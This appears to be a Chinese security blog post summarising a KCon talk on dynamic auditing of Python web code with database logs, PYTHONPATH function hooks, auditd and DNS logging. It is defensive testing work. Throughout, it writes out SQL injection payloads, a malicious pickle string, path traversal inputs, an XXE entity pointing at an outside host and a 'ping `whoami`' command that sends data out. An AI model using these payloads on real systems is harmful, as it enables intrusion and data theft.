2018年 KCon 议题解读 | python动态代码审计

niexinming / 2018-08-30 11:26:42 / 浏览数 3418 安全技术 WEB安全 顶(0) 踩(0)

动态代码审计的用处

1. 大型项目代码结构复杂
2. 有些危险的功能隐藏较深（危险的定时计划任务、sqlite数据库任意创建导致任意文件覆盖……）
3. 提高效率，希望通过一些黑盒的方法比较快速的找到漏洞。

常见漏洞分类

1. 数据库操作
2. 敏感函数的调用和传参
3. 文件读写操作
4. 网络访问操作

正文目录

数据库日志

general-log是记录所有的操作日志,不过他会耗费数据库5%-10%的性能,所以一般没什么特别需要,大多数情况是不开的,例如一些sql审计和代码审计等,那就是打开来使用了
Mysql通过命令行的方式打开general log:

```
set global general_log_file='';
set global general_log=on;
```

Postgresql 通过编辑配置文件打开general log:

编辑：postgresql.conf

```
log_directory = 'pg_log'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
log_statement = 'all'
```

打开之后用burp向web api发送一些包含sql注入的畸形数据

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
1	'	500	☐	☐	452
2	a' or 1=1--	500	☐	☐	452
3	"a"" or 1=1--"	500	☐	☐	452
4	or a = a	500	☐	☐	452
5	a' or 'a' = 'a	500	☐	☐	452
6	1 or 1=1	500	☐	☐	452
7	a' waitfor delay '0:0:10'--	500	☐	☐	452
8	1 waitfor delay '0:0:10'--	500	☐	☐	452
9	declare @q nvarchar (200) sele...	500	☐	☐	452
10	declare @s varchar(200) select ...	500	☐	☐	452
11	declare @q nvarchar (200) 0x73...	500	☐	☐	452
12	declare @s varchar (200) select...	500	☐	☐	452
13	a'	500	☐	☐	452

利用Linux的grep指令过滤出sql执行中的ERROR关键字，就可以很快的找到sql注入漏洞

```
h11p@h11p-virtual-machine:~$ tail -f /var/log/postgresql/postgresql-9.5-main.log | grep ERROR
2018-08-17 15:39:48 CST [27841-2] h11p@TDADB ERROR:  syntax error at or near ""a"" or 3=3--"" at character 1
2018-08-17 15:39:48 CST [27842-2] h11p@TDADB ERROR:  unterminated quoted string at or near "' or 3=3" at character 1
2018-08-17 15:39:48 CST [27843-2] h11p@TDADB ERROR:  syntax error at or near "" at character 1
2018-08-17 15:42:03 CST [27868-2] h11p@TDADB ERROR:  unterminated quoted string at or near "'" at character 1
2018-08-17 15:42:03 CST [27869-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:03 CST [27870-2] h11p@TDADB ERROR:  syntax error at or near ""a"" or 1=1--"" at character 1
2018-08-17 15:42:03 CST [27871-2] h11p@TDADB ERROR:  syntax error at or near "or" at character 2
2018-08-17 15:42:03 CST [27872-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:03 CST [27873-2] h11p@TDADB ERROR:  syntax error at or near "1" at character 1
2018-08-17 15:42:04 CST [27874-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:04 CST [27875-2] h11p@TDADB ERROR:  syntax error at or near "1" at character 1
2018-08-17 15:42:04 CST [27876-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27877-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27878-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27879-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27880-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:04 CST [27881-2] h11p@TDADB ERROR:  syntax error at or near "?" at character 1
2018-08-17 15:42:04 CST [27882-2] h11p@TDADB ERROR:  unterminated quoted string at or near "' or 1=1" at character 1
2018-08-17 15:42:04 CST [27883-2] h11p@TDADB ERROR:  syntax error at or near "" at character 1
2018-08-17 15:42:04 CST [27884-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND userid
2018-08-17 15:42:04 CST [27885-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND email
2018-08-17 15:42:04 CST [27886-2] h11p@TDADB ERROR:  syntax error at or near "anything" at character 1
2018-08-17 15:42:04 CST [27887-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND 1=(SEL
2018-08-17 15:42:04 CST [27888-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND member
2018-08-17 15:42:04 CST [27889-2] h11p@TDADB ERROR:  syntax error at or near "x' OR full_name LIKE '" at character 1
2018-08-17 15:42:04 CST [27890-2] h11p@TDADB ERROR:  syntax error at or near "23" at character 1
```



Hook关键函数

根据基于python的自动化代码审计和pyekaboo这两个文章的启发而来

Python对象可以被轻易的改变，通过设置PYTHONPATH这个环境变量，使python在加载string这个模块的时候优先加载我自定义的string模块，下图演示的是劫持string模

```
h11p@h11p-virtual-machine:~/lab_some/test_string$ cat string.py
def upper(s):
        return "HELLO KCON"
h11p@h11p-virtual-machine:~/lab_some/test_string$ export PYTHONPATH=$PWD
h11p@h11p-virtual-machine:~/lab_some/test_string$ echo $PYTHONPATH
/home/h11p/lab_some/test_string
h11p@h11p-virtual-machine:~/lab_some/test_string$ python
Python 2.7.12 (default, Dec  4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import string
>>> string.upper("hello word")
'HELLO KCON'
>>>
```


之后我的思路是，通过劫持python的函数，把输入到危险函数的参数输出到日志中，最后调用正常的python函数



这样就可以劫持我们认为敏感的函数


劫持模块的demo：

```
import imp
import sys
class _InstallFcnHook(object):
   def __init__(self,fcn):
       self._fcn=fcn

   def _pre_hook(self,*args,**kwargs):
       print "hook:"+str(args)
       return (args,kwargs)
   def __call__(self,*args,**kwargs):
       (_hook_args,_hook_kwargs)=self._pre_hook(*args,**kwargs)
       retval=self._fcn(*_hook_args,**_hook_kwargs)
       return retval

fd,pathname,desc=imp.find_module(__name__,sys.path[::-1])
mod =imp.load_module(__name__,fd,pathname,desc)

system=_InstallFcnHook(system)
```

劫持效果：

```
h11p@h11p-virtual-machine:~/lab_some/test_string$ python
Python 2.7.12 (default, Dec  4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('ls')
hook:('ls',)
os.py  os.pyc  string.py  string.pyc
0
>>> os.system('id')
hook:('id',)
uid=1000(h11p) gid=1000(h11p) groups=1000(h11p),4(adm),24(cdrom),27(su
0
>>>
```


这就意味着我们可以劫持危险的函数，把参数输出到日志里面，通过日志信息，可以判断这些参数是否可以被输入控制。通过这种方式可以方便找到ssti、pickle反序列化漏洞



```
h11p@h11p-virtual-machine:~$ tail -f /tmp/system.log
(u'id',)
(u'id',)
(u'id',)
(u'id',)
(u'id',)
(<open file '111', mode 'r' at 0x7f3cea150f60>,)
('/bin/sh',)
('/bin/ls',)
(u'ping -c 1 `whoami`.[redacted].pw',)
('/bin/ls',)
(u'whoami',)
```

```
h11p@h11p-virtual-machine:~$ tail -f /tmp/jinja2.lo
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.encode('base64') }}",)
("Your input: {{ 'abc'.encode('base64') }}",)
("Your input: {{ 'abc'.encode('base64') }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
```

```
h11p@h11p-virtual-machine:~$ tail -f /tmp/subprocess.log
(['/usr/bin/python', 'test_flask.py'],)
(['/sbin/ldconfig', '-p'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/sbin/ldconfig', '-p'],)
(['/sbin/ldconfig', '-p'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/sbin/ldconfig', '-p'],)
(['whoami', '||', 'ls'],)
```

```
h11p@h11p-virtual-machine:~$ tail -f /tmp/pickle.log
("cos\nsystem\n(S'/bin/ls'\ntR.",)
('c\x00\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x03\x
00\x00\x00s;\x00\x00\x00d\x01\x00d\x00\x00l\x00\x00}\x00\
x00\x87\x00\x00f\x01\x00d\x02\x00\x86\x00\x00\x89\x00\x00
d\x03\x00G\x88\x00\x00d\x04\x00\x83\x01\x00GH|\x00\x00j\x
01\x00d\x05\x00\x83\x01\x00\x01d\x00\x00S(\x06\x00\x00\x0
0Ni\xff\xff\xff\xffc\x01\x00\x00\x00\x01\x00\x00\x00\x04\
x00\x00\x00\x13\x00\x00\x00s,\x00\x00\x00|\x00\x00d\x01\x
00k\x01\x00r\x10\x00|\x00\x00S\x88\x00\x00|\x00\x00d\x01\
x00\x18\x83\x01\x00\x88\x00\x00|\x00\x00d\x02\x00\x18\x83
\x01\x00\x17S(\x03\x00\x00\x00Ni\x01\x00\x00\x00t\x01\x00\x00\
\x00\x00(\x00\x00\x00\x00(\x01\x00\x00t\x01\x00\x00\
```


而且这些可以很方面的拓展到其他的模块中

1. cd hook/ #进入到hook模块所在目录
2. cp os.py xxx.py #把os模块复制一份，xxx模块是你想hook的模块
3. 编辑xxx.py ：注释掉原来被hook的函数，添加想要hook的函数，下面的示例是hook了subprocess模块中check_call函数

```
#system=_InstallFcnHook(system, debug=True)
check_call=_InstallFcnHook(check_call, debug=True)
```


Ps:需要填一些坑：

1. 修改启动代码从shell中启动python web
   因为有一些python web是从wsgi中启动的，这些只要简单修改启动代码就可以从WSGI方式启动切换到shell启动
2. 从内存中删掉已加载的模块
   一些模块通过import动态导入，需要在动态导入后通过del modules删掉被装载的模块
3. 关闭调试选项
   例如在flask启动时将debug选项设置为false，否则会产生两个python进程
4. 其他问题
   Python web性能下降、代码不兼容、有些模块无法被hook，其中python的内置函数open就无法通过这样的方式被hook。

结合Auditd

网上有很多方法去获取python
web的文件读写操作，其中有一种是在文件读写函数前面添加装饰器，但是我觉得那种方法太过于烦琐，且不能覆盖到所有的文件读写操作，那怎么不通过修改原始代码去获
可以利用Auditd：
auditd（或 auditd 守护进程）是Linux审计系统中用户空间的一个组件，其可以记录Linux中文件，进程等操作,且安装方便
CentOS 默认安装
Ubuntu 安装：apt-get install auditd
只要简单的配置就可以监视一些文件操作

```
sudo auditctl -a exclude,always -F msgtype!=PATH -F msgtype!=SYSCALL    #■■■■■■■
sudo auditctl -a always,exit -F arch=b64 -S execve -k rule01_exec_command  #■■■■■■shell■■■■■■
sudo auditctl -a always,exit -F pid=$mypid    #■■■■■■■■■■■
```


执行 sudo auditctl -l 查看所有的规则

```
h11p@h11p-virtual-machine:~/hook_git$ sudo auditctl -l
-a always,exit -F arch=b64 -S execve -F key=rule01_exec_command
-a always,exit -S all -F pid=4611
-a always,exclude -F msgtype!=PATH -F msgtype!=SYSCALL
h11p@h11p-virtual-machine:~/hook_git$
```


只要发送一些包含目录跳转的畸形数据给webapi，如有任意文件读取的漏洞就可以很快的发现。
因为Auditd日志中包含大量其他的日志，通过grep和关键字高亮工具（https://github.com/paoloantinori/hhighlighter）进行查看日志（grep过滤PATH，高亮name）

```
type=PATH msg=audit(1534497110.410:708819): item=0 name="/.\\./.\\./.\\./.\\./.\\./.\\./boot.ini" nametype=UNKNOWN cap
_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.410:708820): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.410:708835): item=0 name="..//..//..//..//..//boot.ini" nametype=UNKNOWN cap_fp=0000000
000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.410:708836): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.854:708851): item=0 name="../../../../../../../../../../../boot.ini" nametype=UNKNOW
N cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.854:708852): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497111.054:708867): item=0 name="../../boot.ini" nametype=UNKNOWN cap_fp=0000000000000000 cap_
fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497111.054:708868): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497111.054:708883): item=0 name="..\../..\../..\../..\../boot.ini" nametype=UNKNOWN cap_fp=000
0000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```


除了记录文件读取，还能记录文件的其他操作




这样就可以找到：

1. 任意文件上传
2. 任意文件创建
3. 任意文件读取
4. 任意文件删除

http盲攻击

怎么解决诸如ssrf等网络操作的问题？
ssrf攻击可以让黑客越过防火墙来探测或者攻击一个大型企业的内网



那么在动态代码审计过程中就可以通过构造特定的poc，来探测代码中是否有对应的漏洞
可以构造请求dns解析的数据

1. 命令执行的常见形式

```
Ping -c 1 xxx.pw
```


1. ssrf的常见形式

```
url=http://xxx.pw
```

1. xxe的常见形式


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [
<!ELEMENT methodname ANY >
<!ENTITY xxe SYSTEM "http://xxxx.pw/text.txt" >]>
<methodcall>
<methodname>&xxe;</methodname>
</methodcall>
```

通过dns日志的记录可以很快找到诸如ssrf、xxe、命令执行等，包括可以找到一些隐藏的比较深的定时计划任务的中漏洞

